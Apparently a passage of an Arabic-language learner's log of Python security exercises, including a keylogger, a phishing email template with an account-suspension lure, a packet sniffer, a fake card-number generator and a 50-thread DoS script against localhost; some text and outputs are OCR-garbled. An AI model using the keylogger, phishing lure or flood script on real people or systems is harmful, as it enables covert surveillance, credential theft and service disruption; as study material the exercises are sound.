
keyboard.on_press(keylogger)
keyboard.wait()
```

الاوتبوت مكنش لذيذ...حطيت newline لما يكتب ال key ال اتداس عليه وحطيت انه يسطبع ال path بتاع ال logs...عشان
تطلع من السكريبت محاج تعمله /kill

```
import keyboard
import os
logs = "keys.txt"
print("logs locate at: ", os.path.abspath(f"{logs}"))

def keylogger(event):
    with open(logs, "a") as e:
        e.write(f"{event.name}\n")
keyboard.on_press(keylogger)
keyboard.wait()
```

==> Expected output :



Task 5

تاسك بسيط عملته بي requests library

1- عملت 3 variables

- واحد لل URL ال هبعثله الريكويس
- واحد لعمل فيه ال request نفسه
- واحد هجيب منه ال statue code بتاع ال response

2- اشتغلت if condition علي شروط ال statue codes المعروفة (هيا طبعا مش محدده اوي في الكود)

```
import requests
url = ("https://www.google.com")
request = requests.get(url)
response = request.status_code

if response in range(200,300):
    print("Website is up")
elif response in range(300, 400):
    print("Website is redirected to somewhere else")
elif response in range(400, 500):
    print("Website is restricted! you don't have access")
```

```
else:
    print("Website is down")
```

==> Expected output :

```
Website is up
```

Task 6

قعد شوية تاية فل task لأن حتي بعد ما عرفت اعمل الكود مشغلش.
هنا انا بحثت كتيرر عشان اشوف ازاى اطلع داتا من صور....لقيت انك محتاج شويه libraries كدا

1- عملت import لل PIL من image library....وجيبت PIL.ExifTags من TAGS

2- عملت 3 variables

- واحد احط فيه ال path بتاع الصورة
- واحد عشان افتح بيه الصورة واقراء الداتا باستخدام ال pillow library ال فيها ال Image method
- واحد عشان اجيب بيه ال EXIF metadata من الصورة...بيجيب الداتا يحطها في dictionary ويعمل mapping لل EXIF tag IDs ويجيب كل واحد بل value بتاعته (لو الصورة ملهاش EXIF data) ال variable هيقا فاضي والكود مش هيشغل

3- عملت if condition بالكلام دا....لو الصورة ملهاش EXIF data اديني علم....ولو ليها ابتدي بقا خش في عمليه ال EXIF data processing:

- عملت for loop تشبيك علي كل tag id فل data
- عملت variable واستخدمت فيه ال TAGS (عباره عن dict في كل ال tag ids بل values بتاعتها او بيقا اسمها ال tag name) فهو لو لقي ال tag id هيجبك ال tag name بتاعتها بحيث انها تكون human readable....لو ملقاش ال id هيطبع ال id زي ماهر
- عملت variable تاني نفس الي بيعمله ال variable ال قبله بياخد ال tag id ويبروح علي الصورة (او ساعتها علي ال dict ال عمله للصورة الي مجمع فيه الداتا) ويشوف ال tag id دا تبع مين وبيطبع ال value بتاعته....الداتا ال بترجع هنا مش شرط تبقا string ممكن تبقا bytes فا هتبقا محتاجه decode

4- عملت if condition تشوف الداتا الي راجعه من ال exifdata دي Bytes ولا لا....لو اه هتعملها decode

5- طبعت ال tag name وال value بتاعته

#####

في مشاكل حصلت ان الكود مشغلش....اكتشفت بعدها ان الصورة محتاج ال EXIF data بتاعتها تكون موجوده....احياناً ال داتا دي بتتمسح...وفي الاخر الكود بردو مش عايز يشتغل رocht علي kali اشغله هناك بس غيرت الكود شويه....بدل ما احط ال path بتاع الصورة عملت import sys وخليته ياخذ اول argument من ال CLI ال هو ال path بتاع الصورة في الحاله دي. واتشتغل

```

from PIL import Image
from PIL.ExifTags import TAGS
import sys

imagen = sys.argv[1]
image = Image.open(imagen)
exifdata = image.getexif()

if not exifdata:
    print("No EXIF data found in the image.")
else:
    for id in exifdata:
        tag = TAGS.get(id, id)
        data = exifdata.get(id)
        if isinstance(data, bytes):
            data = data.decode()
        print(f"{tag}: {data}")

```

==> Expected output :

```

(macabely@vbox) - [~/Downloads]
$ python ../Desktop/6.py Death-Valley-NP-5.jpg
Copyright : Copyright (c) Nasim Mansurov

(macabely@vbox) - [~/Downloads]
$ python ../Desktop/6.py fujifilm-finepix40i.jpg
ResolutionUnit : 2
ExifOffset : 250
Make : FUJIFILM
Model : FinePix40i
Software : Digital Camera FinePix40i Ver1.39
Orientation : 1
DateTime : 2000:08:04 18:22:57
YCbCrPositioning : 2
Copyright :
XResolution : 72.0
YResolution : 72.0

```

Task 7

هنا الموضوع كان ال حد ما بسيط انا بس مكنتش اعرف اخلي ال email عن ايه بالظبط....مكنتش فبالى غير ان الباسورد اتسرق اعمل
ابتديت للأكونت واحط فل email فيك لينك

- واحد خليته user input يحط فيه اسمه
- واحد خليته user input بردو يحط فيه اسم domain الشركة
- واحد خليته user input يحط فيه اسم المرسل
- اخر واحد لل pushing link

2- عملت فانكشن فيها الحاجات بتاعت ال email ال هيا (email - subject - body) الحاجات دي كلها جبتها من الشارع وفي الاخر عملت call للفانكشن

```

sender = input("Enter the sender name: ")
domain = input("Enter the company domain: ")
recipient = input("Enter the recipient name: ")
link = "http://testphp.vulnweb.com/login.php"

def test():
    email = f"noreplay@{domain}"
    subject = "Attention, suspicious activity found! Update your account"
    body = f"""

Dear {recipient},

We have detected an issue with your account that requires your attention. To
avoid suspension, please update your account details immediately by clicking
the link below:

{link}

If you do not take action within 24 hours, your account may be locked. We
apologize for the inconvenience and thank you for your prompt attention.

Best regards,

{sender}

---

"""
    return body
print(test())

```

==> Expected output :

```
Enter the sender name: Administrator
Enter the company domain: tesla.com
Enter the recipient name: mohamed
```

Dear mohamed,

We have detected an issue with your account that requires your attention. To avoid suspension, please update your account details immediately by clicking the link below:

<http://testphp.vulnweb.com/login.php>

If you do not take action within 24 hours, your account may be locked. We apologize for the inconvenience and thank you for your prompt attention.

Best regards,
Administrator

Task 8

دورت شوية لقيت اني محتاج ال scapy library....قعد ادور دي بتعمل ايه وايه الي فيها لحد معرفت كام حاجه.

1- هنعمل import لل library

2- عملت فانكشن حطيت فيها argument packet

3- هنا لما دورت اعقد ان scapy بيقسم ال packets علي انها layers زي (tcp - ip - ethernet) كدا ودا مختلف شوية عن ال networking المفروض ال ip وال tcp دول مش layers دول protocols موجودين في layers....بس تمام عملت if condition لو لقي ال IP layer فل packet هنعمل الحجات الجايه دي:

- عملت variable خليته يأكسس ال IP layer دي والي بيبقا فيها حجات زي protocols و source IP destination IP وابتديت بقا اطلع كل حاجه منه
- عملت variable ثاني يطلع ال protocols بقا من ال variable الاول....لما جيت دورت اكتشفت انه مش بيطلع ال protocols اصلا هوا بيطلع اكواد كدا لو الكود 1 بيقا ICMP protocol ولو 6 بيقا TCP (انا اول مره اشوف الحوار دا....لما كنت بدرس networking كنت اعرف بس اسامي ال protocols) تقريبا الاكواد دي حطينها فل Library عشان يسهله علي نفسهم انهم يلاقوا ال protocol المطلوب
- عملت variable يطلع ال source ip وواحد ثاني يطلع ال destination ip

4- عملت if condition تانيه احدد فيها اكواد ال protocols دي وفي الآخر خالص طبعت كل حاجه - source ip - destination ip - protocol

5- في الآخر استخدمت filter expression عشان يفلتر الباكيتس ويجيب الي فيها ip بس وبعد كدا عملت call للفانكشن وعملت store=0 عشان مخليش scapy يخرن حاجه فل memory وعملت limit انه يعمل capture ل 10 باكيتس بس

اعشان تشغل السكريت محتاج تديله permission....روح وديته علي kali وشغلته ب sudo

```
from scapy.all import sniff, IP

def packet_callback(packet):
    if IP in packet:
        layer = packet[IP]
        protocol = layer.proto
```



```

src_ip = layer.src
dst_ip = layer.dst

name = ""
if protocol == 1:
    name = "ICMP"
elif protocol == 6:
    name = "TCP"
elif protocol == 17:
    name = "UDP"
else:
    name = "OUT OF RANGE"
print(f"Protocol: {name}")
print(f"Source IP: {src_ip}")
print(f"Destination IP: {dst_ip}")
print("#" * 25)

print("Packet sniffer starting ~ Press Ctrl+C to stop.")
sniff(filter="ip", prn=packet_callback, store=0, count=10)

```

==> Expected output :

[illegible]

Task 9

كنت عايز استخدم faker..... قعد شويه دور ازاي اعملها ب faker.... محتاجين نفهم شوية حاجات.... ال credit cards بتبقا مكونه من 16 رقم بتبقا منقسمة اربعات xxxx xxxx xxxx xxxx وال mastercard بتبتدى ب 5 او 2 ال Visa ب 4

1- هنعمل فانكش اول حاجه هنعرف فيها variable ب faker عشان نعرف بعد كذا نستخدم الفانكشن بتاعته(بعد ما نعمل import ل faker)

2- عملت variable لل user input يحدد فيه هوا عايز mastercard ولا visa وخليته .capitalize().strip() عشان نسهل على نفسنا بعد كذا.....بس انا دخلته في while loop عشان لو دخل انبوت غلط ميقعش كل شوية يشغل الكود...الكود هيفضل يشغل

3- عملت if condition لو اليوزر اختار mastercard يروح يطبع fake number لل mastercard باستخدام ال credit_card_number() فانكشن ودا كله هيتحط في variable.... نفس الكلام هيتعمل مع visa

4- كدا الرقم اتعمل بس لو سبنا كدا هتلاقى لازق في بعضه.... محتاجين نعمله format هنا هنستخدم حته ال [start:end:steps]... ستارت هيبقا من 0 وال ايند المفروض 16 رقم ال ستبيس احنا عايزينه اربعات يعني 4

5- طبعت ال card number

```
from faker import Faker

def test():
    fake = Faker()

    while True:
        card_type = input("Enter card type (Mastercard or Visa):").strip().capitalize()
        if card_type in ["Mastercard", "Visa"]:
            break
        print("Invalid input. Please enter 'Mastercard' or 'Visa'.")

    if card_type == "Mastercard":
        card = fake.credit_card_number(card_type="mastercard")
    elif card_type == "Visa":
        card = fake.credit_card_number(card_type="visa")

    number = " ".join(card[i:i+4] for i in range(0, len(card), 4))

    print("Fake card number generated:")
    print(f"Card type: {card_type}")
    return f"Number: {number}"

print(test())
```

==> Expected output :

```
Enter card type (Mastercard or Visa): Visa
Fake card number generated:
Card type: Visa
Number: 4493 0867 9235 4792
PS C:\Users\ali7a> & C:/Users/ali7a/AppData/Local/
Enter card type (Mastercard or Visa): Mastercard
Fake card number generated:
Card type: Mastercard
Number: 2341 3239 3567 4119
PS C:\Users\ali7a> █
```

Task 10

دوس انتاڪ يعني ريكويستات ڪٿيڻ.... انا ڪان محيري بس ازاڻي هعمل تيسٽ لريڪويست ڦولٽ اشغله علي ال internal server
عندي واستقبل الريڪويستات.

1- عملت import لئ socket عشان يظبط حوارات ال network بتاعت الكود.... وعملت import لئ threading عشان نڦدر
نسرع الكود ونعمل ريكويستات ڪٿيڻ في نفس الوقت.

2- هنا مڦيش انسب من ال while loop تساعدنا نعمل الاتاڪ بس محتاجين نظبط شوية حجات.... عملت فانڪشن فيها 4 variables

- واحد لئ target والي هوا ال internal server بتاعي target
- واحد للپورت اعمله اي حاجه port
- الاتنين الجابين عشان ال while loop واحد هنسايه ب 0 request_counter
- واحد هنسمه max نسايه ب 1000 ودا هنخليه لريڪويستات.... بيڦا 1000 ريكويست max_requests

3- عملت فانڪشن تانيه هسخدم فيها ال request_counter هنخليه nonlocal عشان نعرف نستخدمه فل فانڪشن الجديده

4- عملت while loop طلاما ال max_requests اكبر من request_counter شغل اللوب

5- عملت variable عشان اظبط ال connection بل socket.... حددت socket.AF_INET و
socket.SOCK_STREAM يخلي ال connection ب tcp و ipv4 وبعديها عملت send request للتارجت (مننشاش
نعمل encode).... وحددت برود 1024 بايت عشان لو في اي داتا ممكن تيجي من التارجت مش مهم اوي نعملها بعديها عملت
close للڪونڪشن

6- زودت ال request_counter ب واحد عشان ال while loop متعملش infinite وطبعت ڪام ريكويست اتبعت

7- حظيت ڪل دا في try - except عشان لو حصل اي مشكله

8- ڪدا خلصنا عايزين بس نسرع الدنيا شويه فا هنسخدم ال threads دورت شوية ازاڻي اقدر اعمل ڪدا عشان ڪنت مقلق اعك الدنيا
بل threads:

- عملت ليست فاضيه هنخط فيها بعد ڪدا ال thread object الي هنسخدمه في الاتاڪ (ال thread objects دول هنوزع
عليهم الريڪويستات الي معانا لو هنعمل 50 بيڦا ڪل thread هيشيل معاه بتاع 20)
- عملت for loop ب 50 thread وابتديت بعديها اڪريت ال thread object الي هيعمل call للڦانڪشن بعد ڪدا عملته
start.... بعد ما خلص الاتاڪ بتاعه عملته append فل ليست عشان استخدمه بعد ڪدا اعرف بيه في ڪام ريكويست اتبعت

9- اخر حاجه خالص ابتديت اخذ ال threads ال خزنتها عشان اعرف منها عملت ڪام ريكويست... وعملت معاه error - try لو
اليوزر عمل ctrl-c يقوله ان الاتاڪ وقف

الو هتشغل الاسڪربت قلل ال requests شوية/

```
import socket
import threading
```

```

def dos():
    target_ip = '127.0.0.1'
    target_port = 8080
    request_counter = 0
    max_requests = 1000

    def attack():
        nonlocal request_counter
        while request_counter < max_requests:
            try:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.connect((target_ip, target_port))
                s.send(f"GET / HTTP/1.1\r\nHost:
{target_ip}\r\n\r\n".encode())
                s.recv(1024)
                s.close()

                request_counter += 1
                print(f"Request {request_counter} sent")

            except (socket.timeout, socket.error) as e:
                print(f"Error: {e}")

    print(f"Starting DDoS on {target_ip}:{target_port}...")
    print("Press Ctrl+C to stop.")
    threads = []
    for i in range(50):
        thread = threading.Thread(target=attack)
        thread.start()
        threads.append(thread)

    try:
        for thread in threads:
            thread.join()
        print(f"Attack complete. Total requests sent: {request_counter}")
    except KeyboardInterrupt:
        print("Attack stopped.")

    print(dos())

```

==> Expected output :

[illegible]